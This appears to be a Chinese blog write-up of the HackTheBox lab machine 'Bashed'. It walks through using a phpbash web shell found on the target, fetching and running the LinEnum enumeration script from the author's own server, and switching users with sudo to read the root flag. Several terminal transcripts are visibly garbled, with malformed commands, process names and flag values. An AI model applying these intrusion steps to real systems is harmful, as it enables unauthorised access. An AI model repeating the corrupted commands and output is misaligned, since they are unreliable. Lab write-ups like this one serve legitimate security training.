


Bashed writeup


于2月 1, 2018由SWRhapsody发布

user

nmap扫描结果显示只开放了80端口(如果看到开放其他端口应该其他玩家打的洞，论坛里有人直接利用拿到hash的)。浏览器直接访问看到是一博客，只有一篇推销phpbash的文章，Wapplayzer告诉使用了apache 2.4.18。



综合来看应该是利用phpbash来直接访问靶机上的文件拿到hash。一开始认为需要把这个php上传到靶机，花点时间看下这个博客发现没用可以利用输入点，不仅全站只用一篇文章左边的搜索框还是个摆设，用owasp zap扫描也没有找到什么东西，这样看来这个php原来已经在靶机上，尝试枚举成功找到php。



SWRhapsody

接下来就很简单，直接拿hash。

```
www-data@bashed:/var/www/html/dev# cd /home
www-data@bashed:/home# ls -al
total 16
drwxr-xr-x 4 root root 4096 Dec 4 13:53 .
drwxr-xr-x 23 root root 4096 Dec 4 13:02 ..
drwxr-xr-x 4 arrexel arrexel 4096 Dec 4 12:52 arrexel
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 17:08 scriptmanager
www-data@bashed:/home# ls -al arrexel
total 36
drwxr-xr-x 4 arrexel arrexel 4096 Dec 4 12:52 .
drwxr-xr-x 4 root root 4096 Dec 4 13:53 ..
-rw-r--r-- 1 arrexel arrexel 1 Dec 23 20:23 .bash_history
-rw-r--r-- 1 arrexel arrexel 220 Dec 4 11:17 .bash_logout
-rw-r--r-- 1 arrexel arrexel 3786 Dec 4 17:13 .bashrc
drwxr-xr-x 2 arrexel arrexel 4096 Dec 4 11:19 .cache
drwxr-xr-x 2 arrexel arrexel 4096 Dec 4 12:46 .nano
-rw-r--r-- 1 arrexel arrexel 635 Dec 4 11:17 .profile
-rw-r--r-- 1 arrexel arrexel 0 Dec 4 11:19 .sudo_as_admin_successful
-r--r--r-- 1 arrexel arrexel 33 Dec 4 12:47 user.txt
www-data@bashed:/home# cat arrexel/user.txt
6@bc1b856957c7147bfc1
www-data:/home#
```

root

要拿到这个root的hash，其实很简单，我绕了好几圈远路最后还是在论坛的提示下搞定的，靶机时 Ubuntu16.04的系统，尝试去exploit DB上下提取代码编译(靶机上不能用gcc)后在靶机上运行都失败了，也可能是试的不够多但这里就不继续说了，也查看了suid同样没有发现值得利用的地方。要拿到hash其实很简单，我先用LinEnum这个脚本发现可以不用密码切换到scriptmanager这个用户，然后这个用户可以直接去root下拿到hash。

下面是具体操作步骤，一开始运行 phpbash.php 是在dev文件夹下，到上级目录可以发现有个 uploads目录是 777 的权限。

```
www-data@bashed:/var/www/html/dev# ls -al
total 28
drwxr-xr-x 2 root root 4096 Dec 4 12:22 .
drwxr-xr-x 10 root root 4096 Dec 4 12:43 ..
-rw-r-xr-x 1 root root 4688 Dec 4 12:21 phpbash.min.php
-rw-r-xr-x 1 root root 8280 Nov 30 23:56 phpbash.php
www-data@bashed:/var/www/html/dev# touch a
touch: cannot touch 'a': Permission denied
www-data@bashed:/var/www/html/dev# cd ../
www-data@bashed:/var/www/html# ls -al
total 116
drwxr-xr-x 10 root root 4096 Dec 4 12:43 .
drwxr-xr-x 3 root root 4096 Dec 4 11:20 ..
-rw-r-xr-x 1 root root 8193 Dec 4 14:18 about.html
-rw-r-xr-x 1 root root 94 Dec 4 14:18 config.php
```

SWRhapsody

```
drwxr-xr-x 2 root root 4096 Dec 4 14:18 js
drwxr-xr-x 2 root root 4096 Dec 4 14:18 php
-rw-r-xr-x 1 root root 18863 Dec 4 14:18 scroll.html
-rw-r-xr-x 1 root root 7477 Dec 4 15:03 single.html
-rw-r-xr-x 1 root root 24164 Dec 4 14:18 style.css
drwxrwxrwx 2 root root 4096 Dec 4 12:44 uploads
```

我用 `python -m simplehttpserver` 在自己本机搭建服务器，在靶机上用 `wget` 把LinEnum.sh拷到靶机运行脚本可以看到提示你scriptsmanager用户不用密码就可以切换。

```

root 00 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 02 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 70 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 71 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 72 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 73 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, eh, 0]
root 74 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, tnf, 0]
root 75 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, uh, 1]
root 76 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, tnf, 1]
root 78 0.0 0.0 0.0 0.7 5s 17:30 0:00 [worker, 0-2]
root 82 0.0 0.0 0.0 0.7 5s 17:30 0:00 [ipw, address]
root 94 0.0 0.0 0.0 0.7 5s 17:30 0:00 [worker, c250-2]
root 90 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 98 0.0 0.0 0.0 0.7 5s 17:30 0:00 [deferna]
root 99 0.0 0.0 0.0 0.7 5s 17:30 0:00 [charger, manager]
root 156 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, eh, 2]
root 157 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, tnf, 2]
root 158 0.0 0.0 0.0 0.7 5s 17:30 0:00 [scsi, uh, seq, 2]
root 159 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 160 0.0 0.0 0.0 0.7 5s 17:30 0:00 [worker, 0-10]
root 176 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 177 0.0 0.0 0.0 0.7 5s 17:30 0:00 [itm, swap]
root 200 0.0 0.0 0.0 0.7 5s 17:31 0:00 [pbd, xda4-0]
root 201 0.0 0.0 0.0 0.7 5s 17:31 0:00 [ext4-rsv-conver]
root 250 0.0 0.0 0.2 26332 2012 f 5s 17:31 0:00 [/lib/systemd/systemd-journald]
root 259 0.0 0.0 0.0 0.7 5s 17:31 0:00 [kismet]
root 260 0.0 0.0 0.2 108024 272 5s 17:31 0:00 [wmare-vmlinux-fuse /usr/vmlinux-fuse -o rw,sysctl=vmware]
root 296 0.0 0.0 0.2 24250 3004 f 5s 17:31 0:00 [/lib/systemd/systemd-udevd]
root 350 0.0 0.0 0.0 0.7 5s 17:31 0:00 /usr/lib/accounts-service/accounts-daemon
root 531 0.0 0.0 0.111888 9672 f 5s 17:31 0:03 /usr/bin/vmtoolsd
root 554 0.0 0.0 0.2 29088 2968 f 5s 17:31 0:00 /usr/sbin/curlif-rootf
root 556 0.0 0.1 12036 1200 f 5s 17:31 0:00 [/lib/systemd/systemd-logind]
root 624 0.0 0.1 15940 1700 tty1 5s 17:31 0:00 /sbin/agetty -ncler tty1 linux
root 757 0.0 0.2 215396 24404 f 5s 17:31 0:00 /usr/sbin/rpachged -h start
root 1262 0.0 0.0 0.0 0.7 5s 17:30 0:00 [kismet]
root 1333 0.0 0.0 0.0 0.7 5s 17:30 0:00 [worker, 0-9]
root 2040 0.0 0.3 49732 2424 gis 0 5s 18:00 0:00
www-data 2693 0.0 0.4 45060 748 f 5s 18:34 0:00 sh - cd /var/www/html/uploads; ps -aux|grep root 2641
www-data 2781 0.0 0.1 11264 926 f 5s 18:34 0:00 grep root
www-data /var/www/html/uploads

```

LinEnum结果没截图，这是运行 `ps -aux | grep root` 的结果，我一开始看到LinEnum提示 `scriptsmanger` 可以不用密码时并没没想到该如何利用，看到论坛有人提示要仔细看下 `root` 权限的进程才想到解法。这里还有个东西要提下，在根目录下有个 `scripts` 的目录(不知道是不是一开始就有)，在用 `find / -type f -perm u+s,g+s` 找 `suid` 时发现不能访问，切换为 `scriptsmanger` 后就先到这里看了下，结果这里已经有人留下了用 `scriptsmanger` 读到的 `hash`。

```

root@kali:~/www-data# user -uid -wagner
/usr/lib/dmcc-1.8/dbus-dmcc-launch-helper
/usr/lib/object/crypt-get-device
/usr/lib/object/crypt-get-device
/usr/lib/object/crypt-get-device
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep m
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep fi
/usr/lib/object/crypt-get-device
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep fi
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep fi
grep: /: No such file or directory
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep cp
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep m
www-data@bash: /var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null |grep fi
www-data@bash: /var/www/html/uploads$ bash -c "whoami"
www-data
www-data@bash: /var/www/html/uploads$ sudo -s scriptmanager /bin/bash
www-data@bash: /var/www/html/uploads$ whoami
www-data
www-data@bash: /var/www/html/uploads$ sudo -s scriptmanager /bin/bash -c "whoami"
scriptmanager
www-data@bash: /var/www/html/uploads$ sudo -s scriptmanager /bin/bash -c "ls -al /scripts"
Total 24
drwxr-xr-x 23 root root 4096 Dec 4 13:02
-rw-r--r-- 1 scriptmanager scriptmanager 1484 Feb 2 18:19 own.py
-rw-r--r-- 1 root root 35 Feb 2 23:00 own.txt
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 17:03 test.py
-rw-r--r-- 1 root root 12 Feb 2 19:00 test.txt
www-data@bash: /var/www/html/uploads$ sudo -s scriptmanager /bin/bash -c "cat /scripts/own.py"
#!/usr/bin/python

with open('root/root.txt') as f:

```

SWRhapsody

就这样，还没准备试试scriptsmanager的权限就结束了。

小记：这靶机虽然简单但花了我不少时间，一开始没发现uploads文件夹，www-data用户权限一个没有完全没思路，发现uploads后上传各种exp尝试反弹shell提权基本没成功，成功的几个也都比较鸡肋，定时任务也没看到利用点，结果这个文件夹应该是完全不需要用的，几个简单命令就可以收工。

分类： HACKTHEBOX



0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

SWRhapsody

近期文章

[携程Apollo YAML 反序列化](#)

[CVE-2020-5410](#)

[CodeQL部分源码简读](#)

[服务器与网关的不一致](#)

[CodeQL 部分使用记录](#)

近期评论

文章归档

[2020年8月](#)

[2020年6月](#)

[2020年5月](#)

[2020年3月](#)

[2020年1月](#)

[2019年12月](#)

[2019年11月](#)

[2019年8月](#)

[2019年7月](#)

[2019年5月](#)

[2019年4月](#)

[2019年1月](#)

[2018年11月](#)

SWRhapsody

2018年9月

2018年4月

2018年3月

2018年2月

2018年1月

分类目录

Article Collection

Cheat Sheet

cryptography

Exercise

Exploit

HackTheBox

Penetration Test

Uncategorized

相关文章

HACKTHEBOX

SWRhapsody

ABOUT

Hestia | 由Themelsle开发